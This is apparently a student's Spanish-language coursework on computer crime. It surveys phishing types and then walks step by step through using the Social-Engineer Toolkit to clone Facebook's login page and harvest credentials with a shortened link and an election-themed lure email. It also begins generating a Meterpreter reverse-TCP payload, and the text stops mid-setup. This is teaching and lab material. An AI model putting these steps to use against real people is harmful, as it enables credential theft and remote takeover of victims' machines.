

Asignatura	Datos del alumno	Fecha
Delitos Informáticos	Apellidos: Paz López	29/11/2021
	Nombre: Angel Ramon	

PHISHING

El Phishing es una técnica o un método de ataque dentro de las prácticas de la Ingeniería Social que utilizan los ciberdelincuentes normalmente sea por un envío de correo electrónico para poder conseguir información confidencial de una entidad, por medio de una estafa o engaño simulando ser quien no es en realidad con el objetivo de obtener claves de acceso para autenticarse a un sistema, datos de tarjeta de crédito o débito, números de cuentas bancarias, también se da mucho la instalación de software malicioso en el equipo de la víctima para tomar control de ella para fines negativos, afectando la privacidad y confidencialidad de la víctima, esto para beneficio económico para el delincuente u otras motivaciones. Cabe mencionar que hoy en día el phishing también tiene otras vertientes o medios para hacer llegar el ataque, y no solo por correo electrónico, también se puede usar el SMS, a través de chats de WhatsApp y otras plataformas, redes sociales, etc.

Basta con darle a un clic a un enlace no correcto para caer en la trampa, una descarga inapropiada sin ningún control de seguridad y hasta caídas de los servicios, hay varios tipos de phishing y varias técnicas de como poder engañar a una víctima y así obtener información, existen dos vertientes, Phishing y el Spear Phishing, la diferencia entre ambos es el objetivo, el primero se realiza como primer paso lanzar el anzuelo y esperar que una persona caiga en la trampa y en el segundo se busca cosas ya más en concreto, ya el objetivo es más claro, quien va hacer la victimas si una personas, una empresa o una organización, además de esto tenemos más tipos de phishing como ser:

1. SMISHING

Este ataque es muy peligroso y viene directamente desde mensajes SMS en donde se nos dice y da cierta información y se nos adjunta un cierto enlace que normalmente este acortados mediante otros programas para poder engañar a las víctimas, el problema de los mensajes acortados es que no sabemos hacía que dirección nos va a llevar



(ejemplo de vishing - Búsqueda de Google, s. f.)

2. VISHING

Son engaños que se realizan por medio de llamadas de teléfono o voz sobre IP como ejemplo: Recibir una llamada de un servicio de soporte técnico o de algún Banco para solicitarnos cierta información, nuestros datos personales o hasta instrucciones para que instalemos una aplicación en nuestro dispositivo para una supuesta corrección de cualquier problema que supuestamente tenemos.

3. SPIMMING

Es otro tipo de Phishing, y el ataque lo realiza por medio de aplicaciones de mensajería instantánea como ser WhatsApp, Telegram, Discord, incluso cualquier red social que tenga aplicaciones de mensajería instantánea.



(LR, 2020)

4. SPOOFING


Las técnicas de Phishing que acabamos de mencionar también se pueden combinar con otras técnicas como ser con el Spoofing que al final es hacerse pasar por alguien que no es, ejemplo: Recibir un mensaje de correo electrónico de nuestro banco el cual nos explica que tenemos un problema con nuestra cuenta y que tenemos que hacer clic en el enlace para poder solucionar el problema y al hacer clic nos llevara a una dirección de una página web falsa spoofing que ha sido generado por el atacante para intentar engañarnos. Existen 3 tipos de Spoofing: De correo electrónico falsificado, de IP y Smart-Spoofing IP

Realizaremos un ejemplo con la herramienta SET utilizando el sistema operativo KALI LINUX para obtener las credenciales mediante el método **Credential Havester Attack Method** clonando la página del Login de Facebook.

Obtención de credenciales

1. Usaremos SET colocando en consola:

En la consola escribiremos **sudo setoolkit** y damos enter



Aparecerá el siguiente menú

```
angelrpaz@kali: ~  
Archivo Acciones Editar Vista Ayuda  
Codename: 'Maverick'  
[---] Follow us on Twitter: @TrustedSec [---]  
[---] Follow me on Twitter: @HackingDave [---]  
[---] Homepage: https://www.trustedsec.com [---]  
Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
  
Visit: https://www.trustedsec.com  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Select from the menu:  
  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit  
set> █
```

Elegiremos opción 1 ya vamos a realizar es un ataque de Ingeniería Social y damos enter

```
angelrpaz@kali: ~/Escritorio  
Archivo Acciones Editar Vista Ayuda  
The one stop shop for all of your SE needs.  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
  
Visit: https://www.trustedsec.com  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Select from the menu:  
  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
  
99) Return back to the main menu.  
set> 2█
```

< noviembre >							< 2021 >						
	dom	lun	mar	mié	jue	vie	sáb						
44		1	2	3	4	5	6						
45	7	8	9	10	11	12	13						
46	14	15	16	17	18	19	20						
47	21	22	23	24	25	26	27						
48	28	29	30	1	2	3	4						
49	5	6	7	8	9	10	11						

Luego elegimos opción 2 **Website Attack Vectors** y damos enter

```
ali: ~/Escri... 11:29 AM 34%
angelrpaz@kali: ~/Escritorio
Archivo Acciones Editar Vista Ayuda
age to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This m
iframe replacements to make the highlighted URL link to appear legitimate
licked a window pops up then is replaced with the malicious link. You can e
eplacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web a
r example you can utilize the Java Applet, Metasploit Browser, Credential H
bbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection thr
ough HTA files which can be used for Windows-based powershell exploitation through the br
wser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
```

Luego elegimos el método **Credential Havester Attack Method** que es la opción 3 y damos enter

```
angelrpaz@kali: ~/Escritorio
Archivo Acciones Editar Vista Ayuda
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
```

Después elegimos la opción 2 **Site Cloner** ya que clonaremos el sitio www.facebook.com para poder obtener las credenciales de la victima

```
ali: ~/Escritorio
angelrpaz@kali: ~/Escritorio
Archivo Acciones Editar Vista Ayuda

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a repository

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.20.87]:192.1
68.20.87
```

Colocamos el IP de nuestra maquina atacante en nuestro caso 192.168.20.87

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.20.87]:192.1
68.20.87
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```

Ingresamos la URL de la página a clonar en nuestro caso www.facebook.com y damos enter

```
ali: ~/Escritorio
angelrpaz@kali: ~/Escritorio
Archivo Acciones Editar Vista Ayuda

important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.20.87]:192.1
68.20.87
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com


[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:


```

Aquí ya tendríamos listo la maquina atacante, y nos indica que el ataque esta corriendo en el puerto 80

Usamos <https://tinyurl.com/> para que nuestro enlace sea más adecuado y creíble para engañar a la víctima, el enlace seria: **<https://tinyurl.com/EleccionGeneralHN21>**



Después armamos el correo a enviar a la victima

ASUNTO DE PARTIDOS POLITICOS ELECCIONES GENERALES 2021 ➤

Angel Paz <angelpaz54@gmail.com>
para yarpl54

10:18 (hace 0 minutos) ☆ ↩ ⋮

Buenas, Estimado le comparto la información de las estrategias que estarán usando los partidos políticos para el 28 de noviembre. Tiene que loguearse en facebook para poder ver la información.

1. Partido Nacional [Click Aquí...](#)
2. Partido Libertad y Refundación [Click Aquí...](#)
3. Partido Liberal [Click Aquí...](#)

Editar enlace

Texto para mostrar:

Enlazar con:

- ☒ Dirección web
- ☐ Dirección de correo

¿A qué URL debe ir este enlace?

[Probar este enlace](#)

¿No sabes muy bien qué poner en el cuadro? En primer lugar, busca la página de la web a la que quieres vincular (puede ser útil un [motor de búsqueda](#)). A continuación, copia la dirección web del cuadro que aparece en la barra de direcciones de tu navegador y pégala en el cuadro de arriba.


Cancelar

Aceptar


DESDE EL CORREO DE LA VICTIMA



Al darle clic al enlace nos enviara a la página clonada.



Al colocar la victima el correo y la contraseña y dar inicion de sesión en la maquina atacante nos caerán un montón de datos como parámetros y hay que buscar entre toda la información.



```
ali: ~/Escri... 11:36 AM 30%
angelrpaz@kali: ~/Escritorio
Archivo Acciones Editar Vista Ayuda
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=360
PARAM: lgndim=eyJ3IjoxMzY2LCJoIjo3NjgsImF3IjoxMzY2LCJhaCI6NzI4LCJjIjoyNH0=
PARAM: lgnrnd=083009_tsi6
PARAM: lgnjs=1636302850
POSSIBLE USERNAME FIELD FOUND: email=angelrpaz54@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=honduras
PARAM: prefill_contact_point=angelrpaz54@gmail.com
PARAM: prefill_source=browser_dropdown
PARAM: prefill_type=contact_point
PARAM: first_prefill_source=browser_dropdown
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAAAaf/APFAAPAAAAAAAAAAAAAAAAAAAAAAAAPAJb/bJAAAAAGAAV
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.20.29 - - [07/Nov/2021 11:34:58] "POST /device-based/regular/login/?login_attempt=16lww=100 HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: -----WebKitFormBoundarygt226J17DTQ7VPvr
Content-Disposition: form-data; name="ts"

1636302900254
-----WebKitFormBoundarygt226J17DTQ7VPvr
Content-Disposition: form-data; name="q"

[{"app_id": "256281040558", "posts": "hB2AW1s1ZmFsY286b2RzX3dlY191YXRjaCIseyJlIjo1e1wiBRakXC
I6e1wiMTM0NAkK8TMOlMZhYnJpYy53d3cuQzMjGfQ4AXBsYWS1cy51YW56YWkud3JpdGVCiJpbMSxudWxsXX19FX0
1LCJyIjoxLjIjIjo1IjoxMzY2LCJhaCI6NzI4LCJjIjoyNH0=
V2JFcUxrfTngzVG24N29vUEhyS0lmQVJKUm5STlVoekFjbDfWLTizUmNHLWt8ZmQuQWNhbuJyRVVvaOXh1VUR1U0ite
LVBdlBwdXh2Y1paRV82aUktTjBmMno2VVFNR1lrMksQVTF1a0VjWjhJThtpTlIbHBpWUEXTGtUY3FhRlBrYjR3VU
```

Y este es el proceso para obtener las credenciales con SET por medio del método Credential Harvester Attack Method.

5. MALWARE

Malware es un software no deseado con código malicioso diseñado con el objetivo de dañar el equipo sin que tú lo sepas o espiar, también es muy usado con las técnicas para robar información personal, enviar correos spam o difundir otros malwares.

Veremos un ejemplo de creación de un software no deseado creando un payload.exe creándolo con la herramienta SET en un sistema operativo de KALI LINUX, nos llevaremos la aplicación creada en una memoria USB y ejecutaremos el payload que es el software malicioso en otra maquina con sistema operativo de WINDOWS 7 para ver que cuando lo ejecutemos en la maquina victima se nos crea una sesión en la terminal y allí podremos tener control de la maquina víctima y ver información importante de ella.



CONTROL DEL EQUIPO REMOTO

IP de la Máquina: 192.168.20.111


Para este ejercicio estaremos usando el usuario root para tener acceso a la carpeta root del sistema de archivos ya que en ese directorio se nos crea el ejecutable payload.exe

1. Usaremos SET colocando en consola:


En la consola escribiremos **setoolkit** y damos enter




Elegiremos la opción 1 **Social-Engineering Attack**



Una vez nos salga el menú elegiremos la opción 4 **Create a Payload and Listener**



Luego elegiremos la opción 5 **Windows Meterpreter Reverse_TCP X64, Mertepreter**



Ahora verificaremos nuestra ip con ifconfig en otra terminal, en nuestro caso nos sale que nuestra IP en la maquina es 192.168.20.111 y lo colocaremos para crear el payload

```


set:payloads>5
set:payloads> IP address for the payload listener (LHOST):192.168.20.111
set:payloads> Enter the PORT for the reverse listener:4445
  
```

Usaremos el puerto 4445 y damos enter y tocara después esperar un momento mientras se genera el payload

```

